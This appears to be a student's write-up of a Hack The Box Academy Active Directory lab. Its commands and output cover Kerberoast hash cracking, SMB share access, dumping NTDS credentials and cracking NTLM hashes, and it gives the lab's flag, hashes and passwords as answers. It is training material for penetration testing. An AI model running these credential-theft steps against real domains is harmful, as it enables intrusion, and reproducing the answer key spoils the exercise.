
```
echo 'krb5tgs$2.....42485' > hash.txt
```



```
┌─[eu-academy-2]─[10.10.14.95]─[htb-ac-1099135@htb-nouozxafup]─[~]
└──╼ [★]$ echo '$krb5tgs$23$*solarwindsmonitor$INLANEFREIGHT.LOCAL$INLANEFREIGHT
.LOCAL/solarwindsmonitor*$18e01c5785b9becdce327f9f77013096$ab89e6b226cb273eb3882
0cd76d3670a330fc263352a782124c75ff7ab941343d9b713b12a0b90f5f7531d4fa7dd613d6c4ec
```

*

*




```
c133465f704a9d5fdf79859dc3a48e38518fe441bd046c65def8cac5fb9947d733730fa030194769
72de4cc3e1b45a392b5a4fc61e42485' > hash.txt
```

When everything is in place, we initiate hashcat cracking with the command

```
hashcat -m 13100 hash.txt rockyou.txt
```

where ‘13100’ value is for krbtgt hash cracking




```
19e02dc9c2e4102173351e2cc8c314dfaf0898c6bdc5007ea237e4afb76a876c33ad2a29d0c581ca
fda17defd407033ad5b7ec6e81e79d65db175a4c5a2c6319c47ef590e399523d476f6ad685bdb3fa
5d9e4123fbb1f9f:Solar1010

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*solarwindsmonitor$INLANEFREIGHT.LOCAL$...bb1f9f
```

We obtained the credentials of the SPN ‘solarwindmonitor:Solar1010’

Lets go back to the target machine, and see what smb shares that user can access, we will use the command:

```
sudo crackmapexec smb 172.16.5.5 -u solarwindsmonitor -p
Solar1010 --shares
```




```
┌─[htb-student@par01]─[~]
└──╼ $sudo crackmapexec smb 172.16.5.5 -u solarwindsmonitor -p Solar1010 --shares
SMB         172.16.5.5      445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (
domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB         172.16.5.5      445    DC01             [+] INLANEFREIGHT.LOCAL\solarwindsmonitor:Sola
r1010 (Pwn3d!)
SMB         172.16.5.5      445    DC01             [+] Enumerated shares
SMB         172.16.5.5      445    DC01             Share           Permissions     Remark
SMB         172.16.5.5      445    DC01             -----           -----------     ------
SMB         172.16.5.5      445    DC01             ADMIN$          READ,WRITE      Remote Admin
SMB         172.16.5.5      445    DC01             C$              READ,WRITE      Default share
SMB         172.16.5.5      445    DC01             Department Shares READ,WRITE
```

The share we are after is ‘C$’, and we have both READ and WRITE rights to it (though in this case we only need the READ).

Lets use the pair of commands:

```
mkdir output

sudo mount -t cifs //172.16.5.5/"C$" output -o
username=solarwindsmonitor,password=Solar1010
```


to get the entire share’s content from DC01 to the target machine



```
┌─[htb-student@par01]─[~]
└──╼ $mkdir output
┌─[htb-student@par01]─[~]
└──╼ $sudo mount -t cifs //172.16.5.5/"C$" output -o username=solarwindsmonitor,password=Solar1010
```

We should have on the target machina a directory ‘output’ and in it the entire content of C$ share. Lets find the flag in it:

```
find output -type f -name flag.txt -exec cat {} \;
2>/dev/null
```



```
┌─[htb-student@par01]─[~]
└──╼ $find output -type f -name flag.txt -exec cat {} \; 2>/dev/null
d0c_pwN_r3p0rt_reP3at!
```


Question: After achieving Domain Admin, submit the NTLM hash of the KRBTGT account.

Answer: 16e26ba33e455a8c338142af8d89ffbc

Method: using the ‘solarwindsmonitor’ credentials, we will run on the target machine the command:

```
crackmapexec smb 172.16.5.5 -u solarwindsmonitor -p
Solar1010 --ntds | grep krbtgt
```

to extract the ntds.dit dump (the file stored on a domain controller that contains the password hashes of all domain accounts), and filter the result for krbtgt:



```
┌─[x]─[htb-student@par01]─[~]
└──╼ $crackmapexec smb 172.16.5.5 -u solarwindsmonitor -p Solar1010 --ntds | grep krbtgt
SMB         172.16.5.5      445    DC01             krbtgt:502:aad3b435b51404eeaad3b435b51404ee:
16e26ba33e455a8c338142af8d89ffbc:::
```

We need to take the last hash (separated with ‘:’) for the NTLM hash of krbtgt.


Question: Dump the NTDS file and perform offline password cracking. Submit the password of the svc_reporting user as your answer.

Answer: Reporter1!

Method: lets run the same ntds hashes dump command:


```
crackmapexec smb 172.16.5.5 -u solarwindsmonitor -p
Solar1010 --ntds | grep svc_reporting
```

however this time we are filtering for svc_reporting:



```
┌─[x]─[htb-student@par01]─[~]
└──╼ $crackmapexec smb 172.16.5.5 -u solarwindsmonitor -p Solar1010 --ntds | grep svc_reporting
SMB         172.16.5.5      445    DC01             svc_reporting:7608:aad3b435b51404eeaad3b435b
51404ee:a6d3701ae426329951cf5214b7531140:::
```

Once again we take the second hash, this time however, we need to crack it – lets get to the pwnbox:




```
┌─[eu-academy-2]─[10.10.14.95]─[htb-ac-1099135@htb-nouozxafup]─[~]
└──╼ [★]$ echo a6d3701ae426329951cf5214b7531140 > hash.txt
```

And we crack (using the same rockyou wordlist):

```
hashcat -m 1000 hash.txt rockyou.txt
```

this time however with ‘-m 1000’ for ntlm cracking:




```
Bytes.....: 139921497
* Keyspace..: 14344384

a6d3701ae426329951cf5214b7531140:Reporter1!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: a6d3701ae426329951cf5214b7531140
Time.Started.....: Thu Aug  1 15:06:41 2024 (3 secs)
```

Question: What powerful local group does this user belong to?

Answer: Backup Operators

Method: we will use LDAP query and run the command:

```
ldapsearch -x -H ldap://172.16.5.5 -D
"solarwindsmonitor@INLANEFREIGHT.LOCAL" -w "Solar1010" -b
"DC=INLANEFREIGHT,DC=LOCAL" "(sAMAccountName=svc_reporting)"
memberOf
```



```
┌─[htb-student@par01]─[~]
└──╼ $ldapsearch -x -H ldap://172.16.5.5 -D "solarwindsmonitor@INLANEFREIGHT.LOCAL" -w "Solar1010" -b "DC=INLANEFREIGHT,DC=LOCAL" "(sAMAccountName=svc_reporting)" memberOf
# extended LDIF
#
# LDAPv3
# base <DC=INLANEFREIGHT,DC=LOCAL> with scope subtree
# filter: (sAMAccountName=svc_reporting)
# requesting: memberOf
#

# svc_reporting, Users, INLANEFREIGHT.LOCAL
dn: CN=svc_reporting,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
memberOf: CN=Backup Operators,CN=Builtin,DC=INLANEFREIGHT,DC=LOCAL
```

Question - Optional: Complete the internal penetration test against the INLANEFREIGHT.LOCAL domain, write up your attack chain and findings, and draft a professional report using the provided report template. Once done, perform self-QA and submit the report to mrb3n or any other Academy team member on Discord for constructive feedback. Though optional, this exercise is excellent practice, and we highly encourage you to work through it. Type REPORT as your answer once you are done.

Answer: REPORT

Method: skipped